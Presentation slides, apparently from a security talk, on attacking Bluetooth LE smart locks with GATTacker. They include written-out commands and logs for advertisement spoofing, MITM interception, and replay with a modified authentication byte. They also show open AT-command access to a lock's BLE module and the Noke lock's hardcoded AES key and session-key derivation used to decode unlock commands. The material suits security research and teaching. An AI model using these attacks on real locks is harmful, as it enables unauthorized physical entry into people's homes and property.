
Lock - protocol




Attack?



Attack



Attack – the simple, stupid version



Advertise
„latched”



Record advertisements

The lock advertises 2 states: latched/unlatched

Record both the advertisements (scan.js). Scan saves advertisements versions in:

`devices/ecfe7e139f95_Lock(...).<DATE>.adv.json`

Move to:

`ecfe7e139f95_LockECFE7E139F95.<closed|open>.adv.json`

Scan services to json

```
$ node scan ecfe7e139f95
```

```
(...)
```

```
Services file devices/ecfe7e139f95.srv.json saved!
```

Change MAC address

```
# bdaddr -i hci0 ec:fe:7e:13:9f:95
```

Advertise „latched” state


```
# node advertise.js -S -a  
devices/ecfe7e139f95_closed.adv.json -s  
devices/ecfe7e139f95.srv.json
```


BTW

My colleague pentester
has managed to lock the
lock by pressing the
button long enough ;)




How excessive security may tamper availability ;)



... and it took 5 days for the support to reply, another days to resolve the issue

Note: be careful with buying used ones ;)

C.I.A.



BTW



August Smart Lock
@AugustSmartLock



iOS users, please hold off on upgrading to iOS 9. We are waiting for our compatible app to be approved by the App Store. Any hour/day now.

9/15/15, 7:20 PM

Tesla driver stranded in the desert after smartphone app failure



"Need to restart the car now, but, with no cell service, my phone can't connect to the car to unlock it.,,

had to run two miles to find signal and call a friend to bring the key fob



No more keys!




EXCESSIVE SERVICES

And the lock again...

It has an interesting feature:

BLE module vendor implements serial AT commands directly exposed on a service...

Anyone can connect to it, by default it is not locked.



AT commands reference

<https://github.com/ideo-digital-shop/ble-arduino/tree/master/documentation/docs>

Files:

BlueRadiosAT/nBlue AT.s Command Set v3.1.0.pdf

Reset

7.2 Reset Commands

7.2.1 Reset (ATRST)

SD RESET

Function: Resets the module.

Command Format: ATRST

Example(s):

1. An ATRST is sent and once the module has reset, the RESET event is triggered.

COMMAND: ATRST<cr>

RESPONSE: <cr_lf>

BR-LE4.0-S2<cr_lf>

Get temperature

SM GET TEMPERATURE

Function: Get the current temperature of the module's internal temperature sensor.

Command Format: ATT?

Response Format: <Temp_Celsius>,<Temp_Fahrenheit>

Response Value(s):

- **Temp_Celsius:** Temperature in Celsius.
- **Temp_Fahrenheit:** Temperature in Fahrenheit.

Example(s):

```
COMMAND:  ATT?<cr>
RESPONSE: <cr_lf>
           OK
           <cr_lf>
           026,079<cr_lf>
```

7.8.2 UART Configuration (ATSUART)

SD SET UART

Function: Configures the module's UART. This command requires a reset for the new settings to take effect.

Command Format: `ATSUART,<Baud_Rate>,<Parity>,<Stop_Bits>,<Flow_Control>`

Command Parameter(s):

- **Baud_Rate:** 3-10 [9600bps – 1000000bps], enter Value from table below.
 (230400, 460800 and 1000000 are only available on Dual Mode modules.)

Baud rate	Value	Error (%)
9600	3	0.14
19200	4	0.14
38400	5	0.14
57600	6	0.03
115200	7	0.03
230400	8	0.03
460800	9	0.03
1000000	10	0.03

Can you fry it? (please don't try ;)

7.8.3 PIO Configuration (ATSPIO)

SD SET PIO

Warning: Applying an external voltage to a PIO assigned as an output may permanently damage the module. The maximum voltage level on any pin should not exceed 3.6V. The I/O is NOT 5V tolerant.

Function: Sets the direction and values of PIO's.

Command Format: ATSPIO,<PIO_Num>,<Direction>,<Value>

Command Parameter(s):

- **PIO_Num:**

Single Mode: 0,1,2,5,7,8,9,10,11,12,13,14

Dual Mode: 0,1,2,5,7,8,9,10,11,12,13,14,19,20,21,22

[illegible]

The helper script

```
root@kali:~/node_modules/gattacker# node  
standalone/blueRadiosCmd.js ecfe7e139f95
```

```
root@kali:~/node_modules/gattacker# node standalone/blueRadiosCmd.js ecfe7e139f95
WARNING: env2 was required to load an .env file: /root/node_modules/config.env NOT FOUND! Please see: http://git.io/vG3UZ
Ws-slave address: 127.0.0.1
start
on open
poweredOn
explore state: ecfe7e139f95 : start
explore state: ecfe7e139f95 : finished
BlueRadios service UUID found!
Initialized!
ATSCL? - check if the service is locked : 0 = unlocked
subscribe to RX notification
Switch to CMD mode
sent CMD: ATSCL?
OK
0
ATT?
Switch to CMD mode
sent CMD: ATT?
OK
024,075
```


Lock #6



**OK DOKEYS**
SMART LOCKS WITH SMART KEYS



Discover it

```
root@kali:~/node_modules/gattacker# node scan.js
```

```
Ws-slave address: 10.5.5.129
```

```
on open
```

```
poweredOn
```

```
Start scanning.
```

```
peripheral discovered (d03972c3a81e with address <d0:39:72:c3:a8:1e, public>, connectable true,  
RSSI -61:
```

```
    Name: D03972C3A81E!
```

```
    EIR: 0201060302f0ff16084430333937324333413831452100000000000000000000 (
D03972C3A81E!      )
```

```
    Scan response: 130944303339373243334138314521000000000005122800800c020a000000 (
D03972C3A81E!      )
```

```
advertisement saved: devices/d03972c3a81e_D03972C3A81E-.adv.json
```

Scan the services

```
root@kali:~/node_modules/gattacker# node scan.js d03972c3a81e
Ws-slave address: 10.5.5.129
on open
poweredOn
Start exploring d03972c3a81e
Start to explore d03972c3a81e
explore state: d03972c3a81e : start
explore state: d03972c3a81e : finished
Services file devices/d03972c3a81e.srv.json saved!
```


Set up MITM

```
# ./mac_adv -a  
devices/d03972c3a81e_D03972C3A81E- .adv.json
```

```
Client disconnected: 68:ab:87:4d:e0:54
```


Authentication

Again Anthony Rose

* Change 3rd byte to 0x00

9348b6cad7299ec1481791303d7c90d549352398

Opcode?

"Unique" key

Valid
Command

▶ Opcode: Write Request (0x12)
▶ Handle: 0x0025 (Unknown)
Value: 9348**b6**cad7299ec1481791303d7c90d549352398



Modified
Command

▶ Opcode: Write Request (0x12)
Handle: 0x0025
Value: 9348**00**cad7299ec1481791303d7c90d549352398

[26/44]

GATTacker dump

```

< C | fff0 | fff1 | 93485b3252e01d407aaede4c52039e8da54421aa ( H[2R @z LR D! )
> N | fff0 | fff3 | 3029165e000011f810680002032003e800000203 (0) ^ h )
> N | fff0 | fff2 | e104000000000000000000000000000000000000 ( )
< C | fff0 | fff1 | 421c69 (B i)
> N | fff0 | fff2 | e101000000000000000000000000000000000000 ( )
> N | fff0 | fff2 | c414000002000000000000000000000000000000 ( )
< C | fff0 | fff1 | e101 ( )
> N | fff0 | fff3 | 3029165e000011f810680002032003e800000203 (0) ^ h )
> N | fff0 | fff3 | 302a1669000011f810680002032003e800000203 (0* i h )

```

GATTacker dump - replay

replay.log:

```
< C | fff0 | fff1 | 9348003252e01d407aaede4c52039e8da54421aa ( H[2R @z LR D! )  
< C | fff0 | fff1 | 421c69 (B i)
```

Replay:

```
# node replay -i dump/replay.log -p d03972c3a81e -s devices/d03972c3a81e.sradv.json  
(...)  
initialized !  
WRITE CMD: 9348003252e01d407aaede4c52039e8da54421aa  
WRITE CMD: 421c69
```

You need to reset it to factory

Lock opens and goes into maintenance, original owner has „your keys are outdated”

Resetting is a very painful process.

And you can do it only from the inside of the door.

Lock #7



"Property of National Screen Service Corp.
 loaned for display only in connection with
 the exhibition of this picture at your theatre.
 Must be returned immediately thereafter."

A scene from "IT CAME FROM OUTER SPACE"
 A Universal-International Picture

"Copyright 1955 Universal Pictures Company,
 Inc. Permission granted for newspaper and
 magazine reproduction. Any other use, includ-
 ing television, prohibited." Printed in U.S.A.

53/351

Noke



No Key
No Problem

A smart lock to eliminate the hassle of keys and combinations forever.
Compatible with iOS, Android, and Windows Phone.

Gattacker – scan, intercept..

```
./mac_adv -a devices/f1a3120d25fd
```

Dump the packets opening lock

```
>> Subscribe: 1bc500010200d29ee511446c609db825 -> 1bc500030200d29ee511446c609db825
f1a3120d25fd:1bc500010200d29ee511446c609db825 confirmed subscription state: 1bc500030200d29ee511446c609db825
>> Write: 1bc500010200d29ee511446c609db825 -> 1bc500020200d29ee511446c609db825 : b01cbda0bca6dfbedcef338e1635472b ( 3 5G+)
<< Notify: 1bc500010200d29ee511446c609db825 -> 1bc500030200d29ee511446c609db825 : 85d244e824345b039020659e4e9f4d8b00 ( D $4[ e N M )
>> Write: 1bc500010200d29ee511446c609db825 -> 1bc500020200d29ee511446c609db825 : 2f9935bde7ef72196506c0c0c5f91765 (/ 5 r e e)
<< Notify: 1bc500010200d29ee511446c609db825 -> 1bc500030200d29ee511446c609db825 : 40090c48dccfc49dcc55313a7f919a7f00 (@ H U1: )
>> Write: 1bc500010200d29ee511446c609db825 -> 1bc500020200d29ee511446c609db825 : b01cbda0bca6dfbedcef338e1635472b ( 3 5G+)
<< Notify: 1bc500010200d29ee511446c609db825 -> 1bc500030200d29ee511446c609db825 : 08bcb47fc072252903964a9214f1b1ef00 ( r%) J )
>> Write: 1bc500010200d29ee511446c609db825 -> 1bc500020200d29ee511446c609db825 : adc1b1060da37181ccf99c445036dc0b ( q DP6 )
<< Notify: 1bc500010200d29ee511446c609db825 -> 1bc500030200d29ee511446c609db825 : 2ca1ea6a3ee855cf69d0444880df8ad400 ( , j> U i DH )
target device disconnected
```

```
>> Subscribe: 1bc500010200d29ee511446c609db825 -> 1bc500030200d29ee511446c609db825
f1a3120d25fd:1bc500010200d29ee511446c609db825 confirmed subscription state: 1bc500030200d29ee511446c609db825
>> Write: 1bc500010200d29ee511446c609db825 -> 1bc500020200d29ee511446c609db825 : b01cbda0bca6dfbedcef338e1635472b ( 3 5G+)
<< Notify: 1bc500010200d29ee511446c609db825 -> 1bc500030200d29ee511446c609db825 : 9a2b68244d2704f8c45ec0c3cd0fcc3400 ( +h$M' ^ 4 )
>> Write: 1bc500010200d29ee511446c609db825 -> 1bc500020200d29ee511446c609db825 : 2d67c860cf41e1bb377684394084bfba (-g ` A 7v 9@ )
<< Notify: 1bc500010200d29ee511446c609db825 -> 1bc500030200d29ee511446c609db825 : 81dffda0e73e34d837a094c460e9569800 ( >4 7 ` V )
>> Write: 1bc500010200d29ee511446c609db825 -> 1bc500020200d29ee511446c609db825 : b01cbda0bca6dfbedcef338e1635472b ( 3 5G+)
<< Notify: 1bc500010200d29ee511446c609db825 -> 1bc500030200d29ee511446c609db825 : b1ed172cd12cf89a4ad55c45d1e0286800 ( , , J \E (h )
>> Write: 1bc500010200d29ee511446c609db825 -> 1bc500020200d29ee511446c609db825 : 22ec6e69f4946b8d1dc6044eb15789f4 (" ni k N W )
<< Notify: 1bc500010200d29ee511446c609db825 -> 1bc500030200d29ee511446c609db825 : 48acf83c00adb6ca3f30f3847502b5c400 ( H < ?0 u )
```


AES shared key encoded in app


Basics ○○○○○○○○ Hardware ○○○○○○○○ Electronics ○○○○○○ Backend Communication ○○○○○○○○○○○○ BTLE Sniffing ○○○○○○○○○○ App Hacking ○●○○○○○○○○○○ The End ○○○○○○

NOKE Source

```

grep -r aes .
...
com/fuzdesigns/noke/services/
NokeBackgroundService.java:
byte[] aeskey = new byte[] {(byte) 0, (byte) 1,
(byte) 2, (byte) 3, (byte) 4, (byte) 5, (byte) 6,
(byte) 7, (byte) 8, (byte) 9, (byte) 10, (byte) 11,
(byte) 12, (byte) 13, (byte) 14, (byte) 15};
    
```

Ray
Lockpicking in the IoT



Basics ○○○○○○○○ Hardware ○○○○○○○○ Electronics ○○○○○○ Backend Communication ○○○○○○○○○○○○ BTLE Sniffing ○○○○○○○○○○ App Hacking ○○○●○○○○○○○○○ The End ○○○○○○

NOKE AES

```
AES128 (
  12a0a29f3ac7d1194d834549114eeb97 ,
  000102030405060708090a0b0c0d0e0f) =

  7e0801424242428fcb445feef457d637
```

Works for first two messages, but then again pure random. Would have been TOO easy.

Ray

Lockpicking in the IoT

33c3
EM ROF SKROW

insecure AES for 500

- App sends random number to Lock
- Lock sends random number to app
- A Session key is calculated by adding XOR of those two numbers to the middle of the original key (000102...)
- This Session key is used for the following packets

Play

Lockpicking in the IoT



33c3
EM ROF SKROW

Basics Hardware Electronics Backend Communication BTLE Sniffing App Hacking The End

So here's the O-DAY

```
from app: 42424242
          XOR
from lock: bff91ae4 =
           fdbb58a6

           + (%256)
000102030405060708090a0b0c0d0e0f =
000102030402c15fae090a0b0c0d0e0f
```

Ray

Lockpicking in the IoT

33c3
EM ROF SKROW

The commands AES-decrypted

```
7e08010000000087cd22000000000000
```

```
7e080265911ce07acd22000000000000
```

```
7e04088a911ce07acd22000000000000
```

```
7e060900ca57e07acd22000000000000
```

```
7e0a06d4f3506848cd22000000000000
```

```
7e040789f3506848cd22000000000000
```


The commands AES-decrypted

7e08010000000087cd22000000000000

7e080265911ce07acd22000000000000

7e04088a911ce07acd22000000000000

7e060900ca57e07acd22000000000000

7e0a06d4f3506848cd22000000000000

7e040789f3506848cd22000000000000

Command codes

- + android.support
- com
 - + android
 - + daimajia.slider.library
 - fuzdesigns.noke
 - + db
 - + objects
 - services
 - + DeviceScanActivity.class
 - + GcmIntentService.class
 - + NokeBackgroundService.class
 - + **NokeBluetoothService.class**
 - + ui
 - + util
 - + AppController.class
 - + BuildConfig.class
 - + DetailsSlidingTabLayout.class
 - + LoginActivity.class
 - + Manifest.class
 - + MyLocksActivity.class
 - + NativeCodeInterface.class
 - + R.class
 - + SlidingTabLayout.class
 - + SlidingTabStrip.class
- + qetbase.floatingactionbutton
- + qooolle.android.qms
- + nineoldandroids
- + soundcloud.android.crop
- + squareup.picasso

NokeBluetoothService.class

```

int setupState = 0;
public byte[] stateAeskey = { 0, 1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14, 15 };
public String tempFobMac;
int timeout = 0;
private lockItem tmpLock;

static
{
    REKEY = 4;
    UNLOCK = 6;
    GETBATTERY = 8;
    SETQUICKCODE = 10;
    RESETLOCK = 12;
    FIRMWAREUPDATE = 14;
    ENABLEPAIRFOB = 16;
    PAIRFOB = 18;
    GETLOGS = 20;
    REMOVEFOB = 23;
    GETONETIMEQC = 25;
    TESTMODE = 28;
    FOBUNLOCK = 30;
    ENABLEFOBS = 32;
    ENABLEONETIMEQC = 34;
    ENABLEQUICKCLICK = 36;
    REMOVEFOBCODE = 38;
    SETFOBCODE = 40;
    GETLOCKSFROMFOB = 42;
    GETFOBCODES = 45;
    REMOVELOCKFROMFOB = 48;
  }

```

Command codes

7e08**01**0000000087cd2200000000000000

7e08**02**65911ce07acd2200000000000000

7e04**08**8a911ce07acd2200000000000000

7e06**09**00ca57e07acd2200000000000000

7e0a**06**d4f3506848cd2200000000000000

7e04**07**89f3506848cd2200000000000000

Unlock code (06)

7e0a06d4f3506848cd2200000000000000

Lock key

decodenoke python script

<https://github.com/Endres/decodenoke>

takes raw hex transmitted data, decodes AES, then interprets command IDs and shows key

Gattacker dump -> input to script

```
#!/bin/bash
```

```
cat f1a3120d25fd.log | cut -d"|" -f 5 | cut -  
d" " -f 2 > f1a3120d25fd.txt
```

Run decodenoke

```
# python decodenoke.py f1a3120d25fd.txt
